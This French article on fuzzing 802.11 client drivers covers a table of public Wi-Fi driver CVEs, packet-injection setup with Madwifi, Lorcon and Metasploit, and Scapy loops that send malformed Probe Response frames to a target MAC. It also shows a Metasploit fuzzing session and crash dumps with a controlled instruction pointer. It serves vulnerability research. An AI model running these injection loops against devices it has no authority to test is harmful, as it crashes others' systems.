CVE-2007-2038	Contrôleur WLAN	Cisco	Non spécifié	N/A
CVE-2007-1218	Parser tcpdump	Multi-plateforme	Erreur dans le parsing des *information elements*	Difficile
CVE-2007-0933	Driver client	Driver D-Link DWL-G650+ (Windows)	Long TIM Information Element	Facile
CVE-2007-0686	Driver client	Driver Centrino 2200BG (Windows)	Flot de paquets de desassociations	Difficile
CVE-2007-0457	Parser Wireshark	Multi-plateforme	Non spécifié	N/A
CVE-2006-6651	Driver client	Driver Centrino 2200BG (Windows)	Long SSID Information Element	Facile
CVE-2006-6332	Driver client	Madwifi (Linux)	Débordement sur la pile d'un information element de type WPA	Nécessite un fuzzer comprenant l'information element WPA
CVE-2006-6125	Driver client	Driver Netgear WG311v1 (Windows)	Long SSID Information Element	Facile
CVE-2006-6059	Driver client	Driver Netgear MA521 (Windows)	Long RATES Information Element	Facile
CVE-2006-6055	Driver client	Driver D-Link DWL-G132 (Windows)	Long RATES Information Element	Facile
CVE-2006-5972	Driver client	Driver Netgear WG111v2 (Windows)	Long Beacon	Facile
CVE-2006-5882	Driver client	Driver Broadcom (Windows)	Long SSID Information Element	Facile
CVE-2006-55710	Driver client	Driver Airport Orinoco (OSX)	Absence d'information element valide dans une trame de Probe Response	Facile
CVE-2006-3992	Driver client	Driver Centrino 2200BG et 2915ABG (Windows)	Non spécifié	N/A
CVE-2006-3509	Driver client	Driver Airport (OSX)	Non spécifié	N/A
CVE-2006-3508	Driver client	Driver Airport (OSX)	Non spécifié	N/A
CVE-2006-3507	Driver client	Driver Airport (OSX)	Non spécifié	N/A
CVE-2006-2213	Authenticator EAP	HostAP (Linux)	Trame EAPoL-Key avec une longueur avertie de clé incohérente	Nécessite un fuzzer qui monte les états
CVE-2006-1385	Parser KisMAC	OSX	Erreur dans le *parsing* de l'information element Cisco	Nécessite un fuzzer comprenant l'information element Cisco
CVE-2006-0226	Stack 802.11 du noyau FreeBSD	FreeBSD	Débordement sur la pile d'un information element de type WPA ou WMM	Nécessite un fuzzer comprenant l'information element WPA ou WMM

Tableau récapitulatif des failles publiques publiées dans les implémentations 802.11, que ce soit au niveau de drivers, d'analyseurs réseau (parsers) ou autres. Cela permet d'avoir une bonne idée de l'état de l'art des vulnérabilités, mais aussi du niveau de difficulté pour les découvrir.

Pour des raisons de coûts et de facilité de développement, les constructeurs de chipsets 802.11 ont de plus en plus déporté la couche liaison vers le driver et non dans le firmware lui-même. Par conséquent, cette souplesse a été très bénéfique pour la réalisation d'attaques 802.11 avec du matériel tout à fait standard et donc accessible à tous.

2.1 Choix du matériel

L'injection de trafic 802.11 arbitraire étant un pré-requis pour la réussite du fuzzing 802.11, il est nécessaire de connaître les cartes disponibles les plus intéressantes dans ce cadre. L'injection de trafic doit donc être supportée par le chipset, le firmware et le driver.

Aujourd'hui, de nombreuses cartes 802.11 supportent l'injection de trafic : une liste est disponible à **http://802.11ninja.net/lorcon/**.

Il est cependant recommandé d'utiliser un chipset Atheros avec son driver open source Madwifi pour ses capacités d'injection et ses interfaces virtuelles (supporte en pratique jusqu'à 4 interfaces virtuelles sur une même interface physique et donc sur un même canal radioélectrique). En effet, dans certaines situations, cela peut être extrêmement pratique d'avoir un point d'accès et un client sur une même interface physique.

2.2 Installation et configuration des logiciels

2.2.1 Drivers

Le driver open source Madwifi est généralement installé par défaut dans les distributions récentes Ubuntu. Si, toutefois, vous désirez installer une version plus récente ou modifiée de Madwifi, il est alors nécessaire de récupérer le code source soit par *tarball*, soit par dépôt Subversion.

Les modules installés sont situés dans `/lib/modules/kernel-version/madwifi` :

```
$ modinfo ath_pci
filename:       /lib/modules/2.6.22-14-generic/madwifi/ath_pci.ko
license:        Dual BSD/GPL
version:        0.9.3.2
description:    Support for Atheros 802.11 wireless LAN cards.
author:         Errno Consulting, Sam Leffler
srcversion:     F1ED01FDEFF40A3C458CC49
[...]
depends:        ath_hal,wlan
vermagic:       2.6.22-14-generic SMP mod_unload 586
parm:           countrycode:Override default country code (int)
parm:           outdoor:Enable/disable outdoor use (int)
parm:           xchanmode:Enable/disable extended channel mode (int)
parm:           rfkill:Enable/disable RFKILL capability (int)
parm:           autocreate:Create ath device in [sta|ap|wds|adhoc|ah
demo|monitor] mode. defaults to sta, use 'none' to disable (charp)
parm:           ratectl:Rate control algorithm [amrr|onoe|sample],
defaults to 'sample' (charp)
parm:           ath_debug:Load-time debug output enable (int)
```

Nous pouvons alors voir ici la version utilisée du driver Madwifi, ainsi que les différents paramètres possibles lors du chargement du module.

Un paramètre très utile en pratique est la manipulation des canaux 802.11 autorisés (canaux de 1 à 13 pour l'Europe et canaux de 1 à 11 pour les États-Unis) qui est possible lors du chargement du module. Une liste des codes des pays est disponible sur **http://madwifi.org/wiki/UserDocs/CountryCode**. Cette liste est normalisée par l'ISO. Les régulations selon les pays sont donc appliquées en fonction de ce code qui est fourni au driver à son chargement.

```
# modprobe ath_pci countrycode=250
```

Afin que la modification soit permanente, il faut enrichir les informations de chargement des modules sans quoi il sera nécessaire de décharger le module, puis de le recharger avec les paramètres adéquats.

```
# echo "options ath_pci countrycode=250" >> /etc/modprobe.d/options
```

Nous avons donc maintenant une interface 802.11 parfaitement fonctionnelle. Il faut la configurer de manière adéquate afin d'injecter des paquets 802.11 arbitraires. Nul besoin du patch `madwifi-ng` présent dans **[AIRCRACK-NG]**, il n'est utile que pour la création de numéros de séquence arbitraires et a la particularité de positionner un bit de la trame à 1 (le drapeau `"retry"`), ce qui peut être gênant vis-à-vis de la furtivité, car il est alors simple de savoir qu'une attaque par injection de trafic a lieu en réalisant des statistiques sur le nombre de paquets avec le drapeau `"retry"`. Mais, avouons-le, ce n'est qu'une anecdote vu la faible popularité des logiciels de détection d'intrusion 802.11 !

2.2.2 Scapy

Est-il encore nécessaire de présenter Scapy ?!? Cet outil possède de nombreuses fonctionnalités de création et d'injection de paquets. Et, en particulier, il a en standard les classes nécessaires pour l'ensemble des paquets 802.11 intéressants à injecter dans le cadre du fuzzing 802.11. Quelques lignes de Scapy devraient suffire pour réaliser un fuzzing préliminaire, mais néanmoins efficace. À noter que l'article **[MAYNOR]** présente quelques informations très intéressantes dans le fuzzing 802.11 avec Scapy.

L'installation de Scapy ne présente pas de difficulté particulière. Il est cependant recommandé de récupérer la dernière version sur le dépôt Mercurial.

2.2.3 Metasploit

Le *framework* d'exploitation Metasploit bénéficie d'une grande notoriété auprès des auditeurs sécurité de par sa puissance et sa flexibilité. Ceci est d'autant plus vrai depuis la migration du framework vers le langage Ruby.

Ce n'est que depuis deux ans que les fonctionnalités d'injection 802.11 et les premiers exploits 802.11 ont fait leur apparition dans Metasploit.

À ce jour, Metasploit comporte 3 exploits de drivers 802.11 sous Windows, 1 exploit de driver 802.11 sous Linux, 3 dénis de service sur des drivers 802.11 et quelques scripts de découverte de vulnérabilités par fuzzing qui seront présentés dans la suite de l'article.

L'installation de Metasploit est très simple, car elle consiste principalement à récupérer la dernière version depuis le dépôt subversion.

À noter qu'une interface graphique a été développée par Fabrice Mourron, ce qui confère à cet outil une encore plus grande facilité d'usage ! **[MSFGUI]**

2.2.3.1 Bibliothèque Lorcon

La bibliothèque Lorcon est une initiative qui a pour but de fournir au développeur une couche d'abstraction pour les opérations sur les drivers 802.11. Une problématique importante dans la programmation d'outils à base 802.11 est d'avoir une gestion homogène des multiples drivers.

Cette bibliothèque possède aussi des fonctions de création de paquets 802.11, mais il est tout à fait possible bien entendu de les créer à la main, puis d'utiliser les fonctions d'injection de la bibliothèque. Dans Metasploit, par exemple, la création des paquets 802.11 se réalise dans le module et l'injection du paquet est réalisée par une fonction Ruby interagissant avec la bibliothèque Lorcon (via les *bindings* Ruby).

Cette bibliothèque supporte de très nombreux drivers, parmi lesquels : `madwifi-old`, `madwifi-ng`, `prism54`... Une liste exhaustive est disponible sur **[LORCON]**.

Le pilotage du driver devient donc complètement abstrait grâce aux fonctions de Lorcon, comme cela est montré dans l'outil `l2ping`.

```
# listing des interfaces radio 802.11 disponibles
cardlist = tx80211_getcardlist();
# initialisation de l'interface choisie pour l'injection
tx80211_init(&tx, interface, txdrv);
# initialisation de l'interface choisie pour l'injection
tx80211_setfunctionalmode(&tx, TX80211_FUNCMODE_INJMON);
# positionnement sur un canal radioélectrique
tx80211_setchannel(&tx, channel);
# injection du paquet 802.11
tx80211_txpacket(in_tx, &txpack);
```

Bien entendu, cette bibliothèque n'est pas obligatoire pour réaliser du fuzzing à la main. Elle a simplement pour but de réaliser un code le plus portable possible et le plus indépendant possible du chipset et du driver sous-jacent. Ensuite, pour l'injection des trames 802.11, le fonctionnement est le même que d'habitude, à savoir utiliser une *socket* avec un type `SOCK_RAW`.

2.2.3.2 Les bindings ruby-lorcon

L'installation des bindings `ruby-lorcon` est indispensable pour que Metasploit soit capable d'appeler des fonctions de la bibliothèque Lorcon par des fonctions en Ruby de Metasploit. Cette bibliothèque doit donc être installée avant l'exécution des commandes suivantes.

```
~/metasploit/external/ruby-lorcon$ ruby extconf.rb && sudo make
install
checking for tx80211_txpacket() in -lorcon... yes
creating Makefile
[...]
/usr/bin/install -c -m 0755 Lorcon.so /usr/local/lib/site_ruby/1.8/
i486-linux
```

Maintenant que la bibliothèque Lorcon et ses bindings Ruby ont été installés avec succès, nous pourrons utiliser les scripts de Metasploit.

2.3 Configuration de l'interface 802.11

Dans un premier temps, grâce à notre carte avec un chipset Atheros, nous devons configurer cette interface dans un mode qui nous permettra l'injection de paquets.

Comme certains chipsets Atheros supportent les interfaces virtuelles, alors la configuration de ces interfaces est différente du classique `iwconfig`. Ceci a des implications assez fortes dans la configuration de l'interface qui réalisera l'injection de paquets. En effet, il faudra en premier lieu initialiser une interface virtuelle comme il faut.

À l'insertion d'une nouvelle carte 802.11 dans un slot PCMCIA ou à l'occasion du démarrage du noyau pour les cartes PCI/mini-PCI, il est important de vérifier la bonne reconnaissance de la carte.

```
$ lspci -v
16:00.0 Ethernet controller: Atheros Communications, Inc. AR5212
802.11abg NIC (rev 01)
[...]
```

Ensuite, il faut détruire l'interface qui est généralement créée par défaut au chargement du driver (pour modifier ce comportement, il faut changer l'option `autocreate` passée au module lors de son chargement).

```
$ sudo wlanconfig ath0 destroy
$ sudo wlanconfig ath0 create wlandev wifi0 wlanmode monitor
nosbeacon
$ sudo iwconfig ath0 channel 1
$ sudo ifconfig ath0 up
$ iwconfig ath0
ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.412 GHz  Access Point:
          00:14:6C:5A:A9:62
[...]
```

Il est maintenant important de vérifier que l'interface est capable d'écouter sur la voie radioélectrique afin de récupérer les trames 802.11.

```
$ sudo tshark -ni ath0
Capturing on ath0
  0.000000 00:04:23:72:77:62 -> ff:ff:ff:ff:ff:ff IEEE 802.11 Probe
  Request,SN=844,FN=0, SSID: "tata"
  0.000802 00:04:23:72:77:62 -> ff:ff:ff:ff:ff:ff IEEE 802.11 Probe
  Request,SN=845,FN=0, SSID: "tata"

$ sudo scapy
Welcome to Scapy (1.2.0.2)
>>> sniff(iface="ath0", count=2).show()
0000 PrismHeader / 802.11 Management 8L 00:0e:d7:b2:a7:85 >
ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='toto' / Dot11Elt / [...]
0001 PrismHeader / 802.11 Management 8L 00:0e:d7:b2:a7:84 >
ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='tutu' / Dot11Elt / [...]
```

Nous constatons ici que le premier en-tête reconnu par scapy est du type PrismHeader. Cet en-tête est souvent utile pour l'écoute du trafic 802.11, car des informations sur le canal d'écoute ou encore le rapport signal à bruit sont présentes, car remontées par le chipset via le driver. Dans notre cas, nous n'avons pas besoin de ce type d'information. Il est alors possible de le signaler au driver par une entrée adéquate dans /proc.

```
# cat /proc/sys/net/ath0/dev_type
802
# echo 801 > /proc/sys/net/ath0/dev_type
$ sudo scapy
Welcome to Scapy (1.2.0.2)
>>> sniff(iface="ath0", count=2).show()
0000 802.11 Management 8L 00:0e:d7:b2:a7:80 > ff:ff:ff:ff:ff:ff /
Dot11Beacon / SSID='titi' / Dot11Elt / [...]
0001 802.11 Management 8L 00:0e:d7:b2:a7:85 > ff:ff:ff:ff:ff:ff /
Dot11Beacon / SSID='tutu' / Dot11Elt / [...]
```

Une autre alternative équivalente consiste à passer par :

```
# sysctl -w net.ath0.dev_type=801
```

Dans un autre registre, il est aussi possible de paramétrer les informations de journalisation grâce aux utilitaires 80211debug (pour la partie machine à état 802.11) et athdebug (pour la partie spécifique chipset) fournis avec l'archive du driver Madwifi. Ils permettent d'avoir une certaine finesse sur les évènements à journaliser ou pas. Ceci peut être très utile dans les tests de fuzzing, car il permet d'évaluer les vérifications réalisées sur les paquets considérés comme mal formés (et donc rejetés) par le driver.

De nombreuses possibilités de journalisation sont offertes. La description de ces dernières est sur : **http://madwifi.org/wiki/DevDocs/AthDebug**.

```
# athdebug +xmit

ath_tx_start: skb0 d85ac9c0 [data d8cd0010 len 42] skbaddr 18cd0010
NODS 00:20:a6:61:2d:09->ff:ff:ff:ff:ff:ff(ff:ff:ff:ff:ff:ff) probe_req
1M

40 00 00 00 ff ff ff ff  ff ff 00 20 a6 61 2d 09
ff ff ff ff ff ff 20 06  00 00 01 08 82 84 8b 96
0c 12 18 24 32 04 30 48  60 6c

# 80211debug +scan
net.ath0.debug: 0x00200000

ath0: ieee80211_ioctl_siwscan: active scan request
ath0: ieee80211_start_scan: active scan, duration 2147483647,
      desired mode auto, append, nopick, once
ath0: scan set 1g, 6g, 11g, 7g, 13g, 2g, 3g, 4g, 5g, 8g, 9g, 10g,
      12g, 14b, 6g dwell min 5 max 50
ath0: scan_next: chan   1g ->   1g [active, dwell min 5 max 50]
[00:0e:d7:b2:a7:82] new probe_resp on chan 1 (bss chan 1) "WifiFT_
                    WPA2"
[00:0e:d7:b2:a7:82] caps 0x431 bintval 100 erp 0x0 country info 46
                    52 49 01 0d 11
[00:0e:d7:b2:a7:84] new probe_resp on chan 1 (bss chan 1) "WoIP"
[00:0e:d7:b2:a7:84] caps 0x431 bintval 100 erp 0x0 country info 46
                    52 49 01 0d 11
[00:0e:d7:b2:a7:80] new beacon on chan 1 (bss chan 1) "WIFI@E-BURO"
[00:0e:d7:b2:a7:80] caps 0x431 bintval 100 erp 0x0 country info 46
                    52 49 01 0d 11
ath0: ieee80211_add_scan: chan   1g min dwell met (2657361 >
      2657361)
ath0: scan_next: chan   1g ->   6g [active, dwell min 5 max 50]
[...]
ath0: notify scan done
```

Exemples de paramètres de débogage

Dans le premier exemple, nous avons choisi de journaliser tous les paquets émis par l'interface sans-fil grâce à la commande athdebug. Nous reconnaissons alors une trame Probe Request envoyée vers l'adresse de *broadcast* envoyée lors d'un scan actif.

Dans le deuxième exemple, nous avons choisi de journaliser tous les scans initiés issus de l'interface sans-fil grâce à la commande 80211debug. Nous voyons alors que le scan commence sur le canal radioélectrique 1 : il y a récupération de trames de Probe Responses et de Beacons, puis passage au canal radioélectrique 6 pour continuer le scan actif.

3. Quelques éléments avant de commencer

Dans cet article, nous n'aborderons que le fuzzing d'implémentations 802.11 clientes. Les principales différences avec le fuzzing d'implémentations 802.11 de points d'accès résident dans deux points : la capacité du fuzzer de monter les états qui est primordiale pour le fuzzing de points d'accès et l'instrumentation de la cible qui n'est plus nécessaire pour le fuzzing de points d'accès.

3.1 Instrumentation de la cible

L'instrumentation de la cible est primordiale, car il faut être sûr que les trames émises par le fuzzer seront bien parsées par le driver client. En effet, il faut s'assurer que le driver client est en état 1 (non authentifié, non associé) et est en recherche de point d'accès et donc parsera les trames de Beacon et Probe Response. Il ne faut pas que le client soit associé avec un point d'accès, car l'état fuzzé serait donc l'état 3 et non plus l'état 1 comme souhaité.

Pour ce faire, sous Windows, il est possible d'utiliser le logiciel Netstumbler qui envoie les commandes adéquates **[NDIS-OID]**. De la même manière, sous GNU/Linux, il est possible d'utiliser la commande `iwlist iface scan` en utilisateur privilégié qui force un appel `SIOCSIWSCAN`.

3.2 Détection d'une erreur d'implémentation

Si l'erreur d'implémentation entraîne un crash complet du système, alors il est faisable de détecter le bug tout simplement via l'interface Ethernet pour voir si la machine fuzzée est toujours présente. Une alternative plus fiable est d'écouter la voie radioélectrique durant un certain temps, de manière à vérifier si l'interface sans-fil de la machine fuzzée émet toujours des paquets sur la voie radioélectrique. Cette dernière technique permet de détecter les erreurs de manière plus fine que la première.

Bien évidemment, un crash complet de l'implémentation 802.11 ne préjuge en rien de l'exploitabilité de la faille dans le sens exécution de code arbitraire.

```
def check_activity(sta):
    f = "ether src host " + sta
    ans = sniff(filter=f, count=1, timeout=10)
    if ans == []:
        print "[-] No activity from %s" % sta
        print "[-] Waiting for active scan from %s" % sta
        check_activity(sta)
    else:
        print "[+] Activity from %s" % sta
        return True
```

Fonction de vérification d'activité radioélectrique grâce à des fonctions Scapy

Cette fonction qui prend en argument l'adresse MAC de la station fuzzée, permet de vérifier si l'implémentation 802.11 est toujours vivante après chaque test.

3.3 Injection des tests

L'injection des tests avec Scapy se réalise de manière très simple.

```
conf.iface = "ath0"
sendp(pkt, count=1000)
```

Fonction d'injection de données sur l'interface

Le paquet testé doit être envoyé de très nombreuses fois durant une fenêtre de temps pour s'assurer qu'il sera bien attrapé par l'interface radioélectrique de l'implémentation fuzzée qui est en mode scan. La méthode basique d'envoyer le même paquet durant un certain temps fonctionne très bien dans notre cas, car aucun mécanisme de vérification sur certains champs contextuels (tels les numéros de séquence) n'existe dans toutes les implémentations que nous avons pu observer.

4. Fuzzing 802.11 avec Scapy

4.1 Création de trames

La création et l'injection d'une trame 802.11 avec Scapy est réalisable en quelques lignes.

Tout d'abord, il faut prendre connaissance des champs des trames 802.11 qui sont nécessaires. Si nous fuzzons des drivers 802.11 de cartes clientes, les trames les plus intéressantes à forger qui seront parsées par le driver sont les trames de Beacon

(balise) et Probe Response (qui sont émises en réponse aux trames Probe Request).

```
>>> ls(Dot11)
subtype    : BitField            = (0)
type       : BitEnumField        = (0)
proto      : BitField            = (0)
FCfield    : FlagsField          = (0)
ID         : ShortField          = (0)
addr1      : MACField            = ('00:00:00:00:00:00')
addr2      : Dot11Addr2MACField  = ('00:00:00:00:00:00')
addr3      : Dot11Addr3MACField  = ('00:00:00:00:00:00')
SC         : Dot11SCField        = (0)
addr4      : Dot11Addr4MACField  = ('00:00:00:00:00:00')
```

En-tête d'un paquet 802.11

Il faudra spécifier au minimum les adresses source et destination afin de fuzzer l'équipement choisi.

```
bind_layers( Dot11,           Dot11Beacon,     subtype=8, type=0)
bind_layers( Dot11,           Dot11ProbeResp,  subtype=5, type=0)
bind_layers( Dot11Beacon,     Dot11Elt,    )
bind_layers( Dot11ProbeResp,  Dot11Elt,    )
bind_layers( Dot11Elt,        Dot11Elt,    )
```

Empilement des couches pour les Beacons et Probe Responses

Scapy est capable, grâce à ses `bind_layers`, de positionner correctement les valeurs des champs de la couche précédente en fonction du type de couche empilée, ce qui est extrêmement pratique.

Les trames Beacon et Probe Response ont des en-têtes obligatoires (appelés « *Fixed Parameters* ») et des en-têtes optionnels (appelés « *Tagged Parameters* »). Ces derniers sont constitués d'éléments appelés les « *Information Elements* ».

```
>>> ls(Dot11Beacon)
timestamp       : LELongField         = (0)
beacon_interval : LEShortField        = (100)
cap             : FlagsField          = (0)

>>> ls(Dot11ProbeResp)
timestamp       : LELongField         = (0)
beacon_interval : LEShortField        = (100)
cap             : FlagsField          = (0)
```

Champs obligatoires pour les Beacons et Probe Responses

Les en-têtes de ces trames sont rigoureusement identiques. Par conséquent, la différence va se retrouver principalement dans l'adresse MAC destination, car une trame Probe Response est dirigée en *unicast* vers la station cliente ayant émis le Probe Request, tandis que la trame de Beacon est dirigée vers l'adresse MAC de broadcast.

Regardons maintenant les champs optionnels empilés après un en-tête de trame de Beacon ou de Probe Response.

```
>>> ls(Dot11Elt)
ID         : ByteEnumField       = (0)
len        : FieldLenField       = (None)
info       : StrLenField         = ('')
```

Information Element (Type, Length, Value)

Les fonctions de calcul de longueur des trames et champs sont directement intégrées dans Scapy, ce qui permet de spécifier le champ `info` sans avoir à calculer à la main la longueur `len`.

4.2 Création des tests

4.2.1 Tests sur les information elements

Les information elements doivent être fuzzés, car les erreurs de programmation sur ces types de données à longueurs variables sont légion. En effet, les failles à cause de débordement de tampon sont très probables de par la spécification de la longueur du contenu grâce à un champ spécifique (le champ `"Length"`). Cela s'est confirmé en pratique, car une grande majorité des vulnérabilités publiées sont relatives à une mauvaise gestion de ces données *Type Length Value* (TLV).

Il est donc possible de tester plusieurs choses sur ces aspects :

- différentes valeurs de `"length"` avec une longueur de la `"value"` cohérente (paquet bien formé) ;
- différentes valeurs de `"length"` avec une longueur de la `"value"` incohérente (paquet mal formé) ;
- différents contenus de `"value"` avec une valeur de `"length"` cohérente (paquet bien formé).

Il est important de réaliser des paquets qui soient à la fois « bien formés » et à la fois « mal formés ». En effet, certaines implémentations vérifient la cohérence des TLV, ce qui implique que si l'on veut fuzzer le contenu de ces champs, il faut une trame qui soit cohérente, sinon elle sera rejetée et donc son contenu ne sera pas parsé. Le principal objectif de la génération des tests de fuzzing est de concevoir les tests qui permettront de couvrir un maximum de fonctions du code du driver.

```
# SSID du point d'accès
SSID   = "fuzzing"
# Adresse MAC du fuzzer
BSSID  = "00:20:A6:61:2D:09"
# Adresse MAC de l'interface fuzzée
STA    = "00:1E:4C:92:7A:FB"
# Canal de l'interface radioélectrique du fuzzer
CHANNEL = 1
# Débits supportés de l'interface radioélectrique du fuzzer
RATES  = "\x02\x04\x0B\x16"
```

Données d'initialisation du fuzzer

```
heuristics = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15,
16, 17,\
 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33,\
 63, 64, 65, 127, 128, 129, 255]
```

Quelques heuristiques arbitraires sur les longueurs

Nous avons choisi certaines heuristiques afin d'éviter de tester toutes les longueurs possibles. Le choix des valeurs est tel que les valeurs en dessous de 32 sont souvent utilisées dans les principaux information elements et, ensuite, on a privilégié les valeurs puissance de 2 plus ou moins 1. Cela réduit en pratique à 10496 tests au lieu de 65536 tests pour uniquement le fuzzing sur les longueurs valides. Il ne faut pas oublier que dans le fuzzing du client, chaque test peut prendre plusieurs secondes et donc cela impacte fortement sur la durée nécessaire pour fuzzer l'implémentation cliente. Dans notre cas, en prenant comme hypothèse que chaque test peut prendre une dizaine de secondes, le fuzzing complet sur tous les information elements prendrait plus d'une journée.

```
header  = Dot11(addr1=STA, addr2=BSSID, addr3=BSSID)/
Dot11ProbeResp()
header /= Dot11Elt(ID=0, info=SSID)
header /= Dot11Elt(ID=1, info=chr(CHANNEL))
header /= Dot11Elt(ID=3, info=RATES)
```

Définition des éléments obligatoires d'une trame Probe Response

```
for ie in xrange(256):
    for padlen in heuristics:
        tosend = header/Dot11Elt(ID=ie, info="A"*padlen)
        sendp(tosend, count=1000)
        check_activity(STA)
```

Ajout d'un information element dont la longueur est fuzzée

4.2.2 Tests sur les trames tronquées

Les trames tronquées sont souvent intéressantes à tester, car elles peuvent permettre de déclencher des *integer overflow* lors de comparaisons signées. Les trames tronquées intéressantes peuvent être celles précédentes (avec des information elements), mais aussi toute trame 802.11 définie par son « protocole », « type » et « subtype ». Il suffit alors de créer l'ensemble de trames « intéressantes » et de les tronquer au fur et à mesure afin de créer un ensemble de tests à injecter.

```
for proto in [0, 1]:
    for type in [0, 1]:
        for subtype in range(8):
            tosend = Dot11(proto=proto, type=type, subtype=subtype,
addr1=STA, addr2=BSSID, addr3=BSSID)/Raw(10 * "A")
            for i in range(len(tosend)):
                sendp(tosend[:i], count=1000)
                check_activity(STA)
```

4.2.3 Tests aléatoires avec la fonction fuzz()

Scapy implémente une fonction très utile pour le fuzzing aléatoire des champs non définis par l'utilisateur lors de la création des trames à injecter. En effet, en utilisant la fonction `fuzz()`, il est aisé de réaliser des tests de fuzzing qui sont complètement aléatoires selon les types de champs fuzzés.

```
>>> fuzz(Dot11Elt()).show()
###[ 802.11 Information Element ]###
  ID= <RandByte>
  len= 0
  info= <RandBin>

>>> a = Dot11()/Dot11ProbeResp()/fuzz(Dot11Elt(ID=0))
>>> a.show()
###[ 802.11 ]###
  subtype= 5
  type= Management
  proto= 0
  FCfield=
  ID= 0
  addr1= 00:00:00:00:00:00
  addr2= 00:00:00:00:00:00
  addr3= 00:00:00:00:00:00
  SC= 0
  addr4= 00:00:00:00:00:00
###[ 802.11 Probe Response ]###
     timestamp= 0
     beacon_interval= 100
     cap=
###[ 802.11 Information Element ]###
        ID= SSID
        len= 0
        info= <RandBin>
```

Utilisation de la fonction fuzz()

Cette fonction permettra d'appeler d'autres fonctions telles que `RandByte` et `RandBin` à chaque fois. Par contre, le fuzzing sera complètement aléatoire et non reproductible. Il faudra donc sauvegarder tous les tests qui auront pu déclencher une vulnérabilité. Cette fonction permet de créer des tests de fuzzing très rapidement !

4.3 Et au final avec Scapy...

En rassemblant une génération de tests qui soit suffisamment pertinente pour avoir une probabilité de découverte d'erreurs d'implémentation (ainsi qu'une génération purement aléatoire) avec les techniques de détection d'erreur d'implémentation par l'écoute sur la voie radioélectrique, il est possible d'avoir un fuzzer autonome. Reste ensuite une problématique classique lorsqu'un même bug est déclenché par de nombreux tests, ce qui ralentit réellement le processus de fuzzing, car il faut retourner dans un état « propre » (c'est-à-dire redémarrer la machine complètement dans le cadre d'un driver) pour continuer le processus.

5. Fuzzing 802.11 avec Metasploit

Plusieurs fuzzers sont disponibles dans Metasploit. Ils ont permis de découvrir quelques vulnérabilités qui avaient été publiées dans le *Month of Kernel Bugs*.

```
msf > use dos/wireless/fuzz_proberesp
msf auxiliary(fuzz_proberesp) > set ADDR_DST 00:18:DE:02:11:FC
ADDR_DST => 00:18:DE:02:11:FC

msf auxiliary(fuzz_proberesp) > set CHANNEL 1
CHANNEL => 1

msf auxiliary(fuzz_proberesp) > set DRIVER madwifing
DRIVER => madwifing

msf auxiliary(fuzz_proberesp) > set PING_HOST 192.168.1.10
PING_HOST => 192.168.1.10

msf auxiliary(fuzz_proberesp) > show options

Module options:

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
  ADDR_DST    00:18:DE:02:11:FC  yes       The MAC address of the
target system
   CHANNEL    1                  yes       The default channel
number
   DRIVER     madwifing          yes       The name of the wireless
driver for lorcon
   INTERFACE  ath0               yes       The name of the wireless
interface
   PING_HOST  192.168.1.10       no        Ping the wired address
of the target host

msf auxiliary(fuzz_proberesp) > exploit

[*] Sending corrupt frames...
[*] Host missed a ping response...
[*] Host missed a ping response...
[*] ****************************************
[...]
[*] Auxiliary module execution completed
```

Lignes de commandes à passer via l'interface console de Metasploit

Difficile de faire plus simple à utiliser ! Cependant, il faut se rappeler que le point d'arrêt des tests est réalisé grâce à la non-réponse de la cible à un *ping*. Par conséquent, cette méthode ne fonctionne très bien que lors de crashs système complets.

6. Exemples de crashs de drivers 802.11

Les failles d'implémentation dans les drivers 802.11 sous Windows ont été facilement détectables grâce à l'apparition du fameux *Blue Screen of Death* (bien entendu, ces failles sont brutales ; d'autres peuvent exister, mais sont plus difficilement identifiables...). Sous Linux, un *kernel oops* peut faire son apparition.

```
DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid)
address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 41414141, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000000, value 0 = read operation, 1 = write operation
Arg4: aa1ec75a, address which referenced memory
```

Exemple d'un crash sur le CVE-2006-6059 (driver Netgear MA521 sous Microsoft Windows)

```
BUG:
unable to handle kernel paging request at virtual address 41414141
 printing eip:
41414141
*pde = 00000000
Oops: 0000 [#1]
PREEMPT
CPU:    0
EIP:    0060:[<41414141>]    Tainted: P      VLI
EFLAGS: 00210282   (2.6.17.11 #1)
EIP is at 0x41414141
eax: 00000000   ebx: 41414141   ecx: 00000000   edx: f4720bde
esi: 41414141   edi: 41414141   ebp: 41414141   esp: f3f2be24
ds: 007b   es: 007b   ss: 0068
Process iwlist (pid: 3486, threadinfo=f3f2a000 task=f6f8a5b0)
```

Exemple d'un oops sur le CVE-2006-6332 (driver Madwifi sous Linux)

7. Et le futur du fuzzing 802.11 ?

Toujours de belles perspectives, car les nouvelles normes apportent de nombreuses modifications qui seront implémentées dans les drivers. Par exemple, la norme en devenir, la 802.11n, qui supporte l'avertissement de nouvelles fonctionnalités 802.11n dans les trames de signalisation (via les information elements) et la possibilité de faire de l'agrégation de paquets en

cumulant plusieurs paquets en un seul (et donc présence d'entêtes avec des champs de type longueur qui sont susceptibles d'être fuzzés).

En résumé, un fuzzer complet 802.11 doit être capable de :

- fuzzer de manière générique n'importe quel information element ;
- fuzzer de manière spécifique certains information elements critiques (WPA, RSN, WMM, HT...) ;
- fuzzer de manière spécifique certaines trames de données telles que celles de QoS et en 802.11n ;
- fuzzer chacun des états ;
- fuzzer les changements d'états (fuzzer l'implémentation de la machine à états).

Malheureusement, on s'éloigne de plus en plus de concept de simplicité dans le fuzzing, car cela revient ensuite à développer des fuzzers pour chacune des fonctionnalités des extensions de la norme 802.11, ce qui est très consommateur en temps. Ceci devient malheureusement obligatoire en particulier lorsque le fuzzing doit monter dans les états. C'est la raison pour laquelle le fuzzing est généralement très adapté dans la recherche des vulnérabilités atteignables facilement.

Conclusion

Un fuzzer complet doit être capable de monter dans les différents états de la machine à états d'un protocole réseau et doit avoir la capacité de fuzzer la sémantique des champs contenus dans le protocole. Si ces deux conditions sont réunies, cela permettra au fuzzer de découvrir une grande majorité des failles publiques. C'est bien entendu une généralité qui ne s'applique pas qu'aux implémentations 802.11.

